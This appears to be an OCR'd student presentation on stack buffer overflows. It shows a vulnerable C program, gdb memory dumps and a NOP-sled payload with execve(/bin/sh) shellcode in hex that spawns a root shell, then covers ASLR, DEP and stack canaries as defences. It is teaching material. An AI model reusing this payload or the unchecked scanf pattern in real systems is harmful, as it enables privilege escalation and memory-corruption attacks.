Overflowing the stack

;0x400a14 : "By Redouane"


```
0x40086f ;[gr]
lea rax, qword [local_b0h]
    ; const char * s2
    ; " "
lea rsi, qword 0x00400b1b
    ; char *s1
mov rdi, rax
call sym.imp.strtok;[gp]
mov qword [local_10h], rax
cmp qword [local_10h], 0
jne 0x4008a6;[gq]
```

```
0x400977 ;[gn]
nop
```

```
0x400890 ;[gs]
    ; const char * s
```

```
0x4008a6 ;[gq]
mov rax, qword [local_10h]
```

```
0x400978 ;[gx]
    ; JMP XREF from 0x00400975 (sym.main)
```


Program

- Introduction : What are security vulnerabilities
- How do programs execute ?
- What are stack overflows ?
- Stack overflows from a hacker’s point of view
- Modern security measures against
- Stack exploitation on modern systems

Introduction

- Security vulnerabilities are issues that developers did not expect in their products

- They can lead to the leakage of their sensitive data, or [illegible] systems




An administrator password being disclosed after SQLi (using sqlmap)

How do programs execute ?

- The processor executes a set of instructions sequencially
- These instructions perform calculations, comparisons, and various other operations
- Each program has a virtual address space that ranges from 0 to 0x7fffffff if its in 32bit mode, or 0x7ff'ffffffff if in 64bit mode

The Stack

- The stack holds the local variables of functions, as well as the addresses where they return



What are stack overflows ?

- Stack overflows happen when data is written where it shouldn't on the stack, thus overwriting


```
Legend: code, data, rodata, value
0x00000000004005f8 in main ()
gdb-peda$ telescope 25
0000| 0x7fffffffe070 ('a' <repeats 200 times>...)
0008| 0x7fffffffe078 ('a' <repeats 200 times>...)
0016| 0x7fffffffe080 ('a' <repeats 200 times>...)
0024| 0x7fffffffe088 ('a' <repeats 200 times>...)
0032| 0x7fffffffe090 ('a' <repeats 200 times>...)
0040| 0x7fffffffe098 ('a' <repeats 200 times>...)
0048| 0x7fffffffe0a0 ('a' <repeats 200 times>...)
0056| 0x7fffffffe0a8 ('a' <repeats 200 times>...)
0064| 0x7fffffffe0b0 ('a' <repeats 200 times>...)
0072| 0x7fffffffe0b8 ('a' <repeats 200 times>...)
0080| 0x7fffffffe0c0 ('a' <repeats 200 times>...)
0088| 0x7fffffffe0c8 ('a' <repeats 200 times>...)
0096| 0x7fffffffe0d0 ('a' <repeats 200 times>...)
0104| 0x7fffffffe0d8 ('a' <repeats 200 times>...)
0112| 0x7fffffffe0e0 ('a' <repeats 200 times>...)
0120| 0x7fffffffe0e8 ('a' <repeats 200 times>...)
0128| 0x7fffffffe0f0 ('a' <repeats 200 times>...)
0136| 0x7fffffffe0f8 ('a' <repeats 200 times>...)
0144| 0x7fffffffe100 ('a' <repeats 200 times>...)
0152| 0x7fffffffe108 ('a' <repeats 200 times>...)
0160| 0x7fffffffe110 ('a' <repeats 200 times>...)
0168| 0x7fffffffe118 ('a' <repeats 200 times>...)
0176| 0x7fffffffe120 ('a' <repeats 200 times>...)
0184| 0x7fffffffe128 ('a' <repeats 200 times>...)
0192| 0x7fffffffe130 ('a' <repeats 200 times>...)
--More--(25/25)
```

The stack after the overflow

The stack before an overflow (user input is readdata_ex...)

What are stack overflows ?

Segmentation Fault ! The program tried to return to « aaaaaaaa », which isn't a valid address



Stack overflows from a Hacker's point of view

- Let's take a simple example :

```
1   #include<stdio.h>
2
3   int main()
4   {
5       char name[100];
6       int x = 12345678;
7       unsigned int i = 0;
8       printf("Enter your name, I will just say hello\n");
9       scanf("%s", name);
10      while(name[i] != '\0')
11          i++;
12
13
14
15      printf("Good, I got your name, hello %s!\n -> x = %08x\n", name, x);
16      return 0;
17  }
```

```
[redouane@Red-Dell]-[~/infosec/englais/presentation]
    $./buffer
Enter your name, I will just say hello
Redouane
Good, I got your name, hello Redouane!
 -> x = 12345678
[redouane@Red-Dell]-[~/infosec/englais/presentation]
    $
```

This program will just ask for a name, then display hello with the given name, then display x

Stack overflows from a Hacker’s point of view

- As you’ve seen, we have fixed the maximum size of the name to 70 characters, what if it’s longer ?

```
┌─[redouane@Red-Dell]─[~/infosec/englais/presentation]
└──╼ $./buffer
Enter your name, I will just say hello
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Good, I got your name, hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaa!
 -> x = 61616161
Erreur de segmentation
┌─[✗]─[redouane@Red-Dell]─[~/infosec/englais/presentation]
└──╼ $
```

What happened when we sent a very long name to the program


Stack overflows from a Hacker's point of view

- We notice two things :
  - X = 61616161 ?!? : because 'a' = 0x61, and it overwrote the value of x
  - Segmentation fault : because our long name overwrote the return address of main, so the program tried to return to 0x6161616161616161
- Let's force it to execute malicious things !

Stack overflows from a Hacker's point of view

- Our name will look like :
- [Nop sled] + [CODE] + <an address in padding>
- We will overwrite the return address with a stack address that is in the middle of the nop sled
- The nop sled won't do anything, execution will continue until it hits our code

Stack overflows from a Hacker's point of view



Stack overflows from a Hacker's point of view

```
Linux/x86-64 - execve(/bin/sh) + Null-Free Shellcode (30 bytes) | https://www.exploit-db.com/exploits/37362/
Linux/x86-64 - execve(/bin/sh) -c reboot Shellcode (89 bytes) | https://www.exploit-db.com/exploits/40808/
Linux/x86-64 - execve(/bin/sh) Shellcode (21 bytes) | https://www.exploit-db.com/exploits/41750/
Linux/x86-64 - execve(/bin/sh) Shellcode (22 bytes) | https://www.exploit-db.com/exploits/41174/
Linux/x86-64 - execve(/bin/sh) Shellcode (24 bytes) | https://www.exploit-db.com/exploits/42179/
Linux/x86-64 - execve(/bin/sh) Shellcode (25 bytes) (1) | https://www.exploit-db.com/exploits/39624/
Linux/x86-64 - execve(/bin/sh) Shellcode (26 bytes) | https://www.exploit-db.com/exploits/39617/
Linux/x86-64 - execve(/bin/sh) Shellcode (30 bytes) | https://www.exploit-db.com/exploits/13691/
Linux/x86-64 - execve(/bin/sh) Shellcode (31 bytes) (1) | https://www.exploit-db.com/exploits/42126/
Linux/x86-64 - execve(/bin/sh) Shellcode (31 bytes) (2) | https://www.exploit-db.com/exploits/41883/
Linux/x86-64 - execve(/bin/sh) Shellcode (33 bytes) | https://www.exploit-db.com/exploits/13464/
Linux/x86-64 - execve(/bin/sh) Shellcode (34 bytes) | https://www.exploit-db.com/exploits/38150/
Linux/x86-64 - execve(/bin/sh) Shellcode (52 bytes) | https://www.exploit-db.com/exploits/18197/
Linux/x86-64 - execve(/bin/sh) Via Push Shellcode (23 bytes) | https://www.exploit-db.com/exploits/36858/
:
```

Choice of the code to inject

→ We will choose the first one, it will execute the system shell, which should give us root access !

Stack overflows from a Hacker's point of view

```
Legend: code, data, rodata, value
gdb-peda$ hexdump $rsp 200
0x00007fffffffe0a0 : 52 65 64 6f 75 61 6e 65 30 78 66 66 00 00 00 00   Redouane0xff....
0x00007fffffffe0b0 : c2 00 00 00 00 00 00 00 e6 e0 ff ff ff 7f 00 00   ................
0x00007fffffffe0c0 : 01 00 00 00 00 00 00 00 e5 20 ac f7 ff 7f 00 00   ......... ......
0x00007fffffffe0d0 : 01 00 00 00 00 00 00 00 6d 06 40 00 00 00 00 00   ........m.@.....
0x00007fffffffe0e0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00007fffffffe0f0 : 54 68 69 73 20 69 73 20 61 6e 6f 74 68 65 72 20   This is another
0x00007fffffffe100 : 76 61 72 69 61 62 6c 65 00 00 00 00 78 56 34 12   variable....xV4.
0x00007fffffffe110 : 20 06 40 00 00 00 00 00 2a 2f a4 f7 ff 7f 00 00    .@.....*/......
0x00007fffffffe120 : 00 00 00 00 00 00 00 00 f8 e1 ff ff ff 7f 00 00   ................
0x00007fffffffe130 : 00 00 04 00 01 00 00 00 97 05 40 00 00 00 00 00   ..........@.....
0x00007fffffffe140 : 00 00 00 00 00 00 00 00 8b ee 59 4b fe a9 79 86   ..........YK..y.
0x00007fffffffe150 : c0 04 40 00 00 00 00 00 f0 e1 ff ff ff 7f 00 00   ..@.............
0x00007fffffffe160 : 00 00 00 00 00 00 00 00                           ........
gdb-peda$
```

0x7fffffffe0a0 should land in our nop-sled

Our final name : NOP-SLED + [30 CHARS execve(/bin/sh)] + 0x7fffffffe0a0

Stack overflows from a Hacker's point of view

```
00000000  90 90 90 90  90 90 90 90   90 90 90 90  90 90 90 90
00000010  90 90 90 90  90 90 90 90   90 90 90 90  90 90 90 90
00000020  90 90 90 90  90 90 90 90   90 90 90 90  90 90 90 90
00000030  90 90 90 90  90 90 90 90   90 90 90 90  90 90 90 90
00000040  90 90 90 90  90 90 90 90   90 90 90 90  90 90 90 90
00000050  90 90 90 90  90 90 90 48   31 F6 48 B9  2F 62 69 6E
00000060  2F 73 68 11  48 C1 E1 08   48 C1 E9 08  51 48 8D 3C
00000070  24 48 31 D2  B0 3B 0F 05   A0 E0 FF FF  FF 7F 00 00
```

Our malicious name

Stack overflows from a Hacker's point of view

```
┌[redouane@Red-Dell]-[~/infosec/englais/presentation]
└─ $id
uid=1000(redouane) gid=1000(redouane) groupes=1000(redouane),24(cdrom),25(floppy),27(sudo)
,29(audio),30(dip),44(video),46(plugdev),109(netdev),121(debian-tor),127(bluetooth)
┌[redouane@Red-Dell]-[~/infosec/englais/presentation]
└─ $python doit.py
[+] Starting local process '/home/redouane/infosec/englais/presentation/buffer': pid 16309
[*] Switching to interactive mode
Enter your name, I will just say hello
Good, I got your name, hello \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90H1H/bin/sh\x11HHQH\x8d<$H1;\x0f\x05\xa0\xff\x7f!
 -> x = 3c8d4851
$ id
uid=1000(redouane) gid=1000(redouane) euid=0(root) egid=0(root) groups=0(root) 24(cdrom),2
5(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),121(debian-tor),127
(bluetooth),1000(redouane)
$
```

PWNed !!! We are root

Stack overflows from a Hacker's point of view

- What can be done :
  - Local Privilege Escalation : The ability to gain higher privileges on a system
  - Remote Exploitation : The ability to control the computer of a victim remotely

Modern security measures against Stack Overflows

- ASLR (Address Space Layout Randomization) :
  - The addresses of the memory regions that the operating system allocates for the program are randomized at each execution
  - In our previous example , it would make the address of our nop-sled unpredictable

Modern security measures against Stack Overflows

- DEP (Don’t Execute Protection, or NX) :
  - Marks the memory regions like the stack, the heap, the BSS etc. as non-executable
  - In our previous example, the program would segfault just after landing on the nop-sled

Modern security measures against Stack Overflows

- SSP (Stack Smashing Protector) :
  - Acts like a red line that detects the overflows
  - In our previous example, the program would detect the overflow, and never return

Modern security measures against Stack Overflows

```
Legend: code, data, rodata, value
gdb-peda$ telescope 25
0000| 0x7fffffffe000 --> 0x7ffff7ffe6f0 --> 0x7ffff7ffa000 (jg     0x7ffff7ffa047)
0008| 0x7fffffffe008 --> 0x1f7b9b807
0016| 0x7fffffffe010 --> 0xffffffff
0024| 0x7fffffffe018 --> 0x44332211199887766
0032| 0x7fffffffe020 ("this is a fun2 variable.")
0040| 0x7fffffffe028 ("a fun2 variable.")
0048| 0x7fffffffe030 ("ariable.")
0056| 0x7fffffffe038 --> 0x0
0064| 0x7fffffffe040 --> 0x0
0072| 0x7fffffffe048 --> 0x6c80818654473200
0080| 0x7fffffffe050 --> 0x7fffffffe0a0 --> 0x7fffffffe0f0 --> 0x400720 (<__libc_csu_init>:     push   r15)
0088| 0x7fffffffe058 --> 0x400685 (<fun1+107>:  nop)
0096| 0x7fffffffe060 --> 0xdadadada65656565
0104| 0x7fffffffe068 --> 0xffffffff44444444
0112| 0x7fffffffe070 ("this is a fun1 variable.")
0120| 0x7fffffffe078 ("a fun1 variable.")
